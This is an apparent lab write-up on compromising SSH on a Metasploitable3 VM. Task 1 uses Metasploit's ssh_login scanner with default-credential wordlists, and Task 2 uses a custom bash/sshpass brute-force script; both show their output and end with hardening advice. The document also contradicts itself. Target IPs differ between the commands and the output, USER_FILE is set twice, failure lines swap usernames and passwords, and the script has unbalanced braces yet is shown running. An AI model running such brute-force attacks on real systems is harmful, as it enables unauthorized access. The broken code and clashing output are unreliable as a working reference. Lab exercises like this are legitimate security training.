

Phase 1 : Setup and Compromise the Service

Task 1 : Compromising Metasploitable3 via SSH


Targeted Service:

- **Service:** SSH
- **Port:** 22
- **Running on:** Metasploitable3 (Victim VM)
- **Target IP Address:** 192.168.8.169

Tools Used:


- **Metasploit Framework (running on Kali Linux attacker VM)**
- **Module:** auxiliary/scanner/ssh/ssh_login

1. Launch Metasploit




```
(attacker@attacker)-[~]  
$ sudo msfconsole  
Metasploit tip: View all productivity tips with the tips command  
*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote
```

2. Use the SSH login scanner module




```
msf6 > use auxiliary/scanner/ssh/ssh_login  
msf6 auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/ssh/ssh_login  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.8.169  
RHOSTS => 192.168.8.169
```

3. Configured the required parameters:




```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/attacker/Desktop/usernames.txt  
USER_FILE => /home/attacker/Desktop/usernames.txt  
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/attacker/Desktop/passwords.txt  
USER_FILE => /home/attacker/Desktop/passwords.txt  
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true  
VERBOSE => true  
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] 192.168.8.174:22 - Starting bruteforce
```

Username file contents:



```
*~/Desktop/usernames.txt - Mousepad
File Edit Search View Document Help
1 root
2 admin
3 test
4 hacker
5 admin123
6 test
7 vagrant
```


Password file contents:



```
~/Desktop/passwords.txt - Mousepad
File Edit Search View Document Help
1 123456
2 admin
3 password
4 root
5 vagrant
6
```

4. Execution and Output

This initiated a brute-force attempt across all username-password combinations from the provided files.



```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.8.174:22 - Starting brute-force
[*] 192.168.8.174:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux'
[!] No active DB -- Credential data will not be saved!
[*] SSH session 5 opened (192.168.8.170:39471 -> 192.168.8.174:22) at 2025-05-03 10:18:33 -0400
[-] 192.168.8.174:22 - Failed: '123456:vagrant'
[-] 192.168.8.174:22 - Failed: 'admin:vagrant'
[-] 192.168.8.174:22 - Failed: 'password:vagrant'
[-] 192.168.8.174:22 - Failed: 'root:vagrant'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Metasploit's scanner/ssh/ssh_login module works **asynchronously and non-sequentially**:

It tries **multiple username/password combinations at the same time (parallel requests)**.

As soon as it finds a valid credential, it reports success **immediately** (even if other attempts are still running).

It **does not wait for all failures to print before showing success**. Instead, it prints results **in the order responses arrive**.

The login attempt for vagrant:vagrant simply **completed faster** than the others — that's why success showed up first in output.

Meanwhile, the failed attempts were either **queued earlier but responded later**.

Outcome:

- Metasploit successfully logged in to the SSH service using the credentials vagrant:vagrant.
- An SSH session was opened, confirming access to the system with a valid shell.
- The uid=900(vagrant) and system information were displayed, proving the attack succeeded.

Conclusion:

This task demonstrates that systems configured with weak or default SSH credentials are highly vulnerable to brute-force attacks. Using Metasploit's ssh_login module, I was able to automate credential discovery and gain unauthorized SSH access.

This emphasizes the critical need for:

- Changing default credentials
- Implementing strong password policies
- Using SSH key-based authentication
- Applying account lockout mechanisms

Task 2 : Compromising SSH with a Custom Script (Automation)


Targeted Service:

- **Service:** SSH
- **Port:** 22
- **Target IP:** 192.168.8.169
- **Known Credentials:**
 - **Username:** vagrant
 - **Password:** vagrant

Tools & Language Used:

- **Kali Linux (Attacker VM)**
- **Bash scripting**
- **sshpass** utility (to automate password input for SSH)

1. Custom Script (ssh_attack.sh)



```
attacker@attacker: ~  
File Actions Edit View Help  
GNU nano 8.2 ssh_attack.sh *  
#!/bin/bash  
  
HOST="192.168.8.169"  
USERS=( "user" "msfadmin" "postgres" "service" "vagrant" )  
PASSWORDS=( "vagrant" "user" "msfadmin" "postgres" "service" )  
  
for user in "${USERS[@]"; do  
    for pass in "${PASSWORDS[@]"; do  
        echo "Trying $user:$pass"  
        sshpass -p "$pass" ssh -o StrictHostKeyChecking=no -o ConnectTimeout=5 "$user@$HOST" exit  
        if [ $? -eq 0 ]; then  
            echo "✔ Success: $user:$pass"  
            exit 0  
        fi  
    done  
done  
  
echo "✗ No valid credentials found."
```

2. Screenshot of service compromise using custom script

```
(attacker@attacker)-[~]
$ nano ssh_attack.sh

(attacker@attacker)-[~]
$ chmod +x ssh_attack.sh
```

```
(attacker@attacker)-[~]
$ ./ssh_attack.sh
Trying user:vagrant
Permission denied, please try again.
Trying user:user
Permission denied, please try again.
Trying user:msfadmin
Permission denied, please try again.
Trying user:postgres
Permission denied, please try again.
Trying user:service
Permission denied, please try again.
Trying msfadmin:vagrant
Permission denied, please try again.
Trying msfadmin:user
Permission denied, please try again.
Trying msfadmin:msfadmin
Permission denied, please try again.
Trying msfadmin:postgres
Permission denied, please try again.
Trying postgres:postgres
Permission denied, please try again.
Trying postgres:service
Permission denied, please try again.
Trying service:vagrant
Permission denied, please try again.
Trying service:user
Permission denied, please try again.
Trying service:msfadmin
Permission denied, please try again.
Trying service:postgres
Permission denied, please try again.
Trying service:service
Permission denied, please try again.
Trying vagrant:vagrant
Success: vagrant:vagrant
```

- It tried login combinations
- It **found the correct credentials**
- It **printed "SUCCESS"** confirming the compromise

Outcome:

The custom Bash script (ssh_attack.sh) was executed on the Kali Linux attacker machine to automate SSH login attempts against the Metasploitable3 target. The script successfully identified a valid username and password combination (vagrant:vagrant) from a predefined list of common credentials.

Conclusion:

This task demonstrated how a simple automated script can be used to compromise an SSH service when default or weak credentials are present. The success of this attack highlights a common real-world security risk: **systems deployed with default usernames and passwords**. It reinforces the critical importance of:

- Changing default credentials immediately after system setup
- Enforcing strong password policies
- Limiting SSH login attempts through rate limiting or multi-factor authentication (MFA)

Overall, this task showed how automation can enhance the efficiency of attacks and how essential it is to secure services like SSH against basic credential-based exploit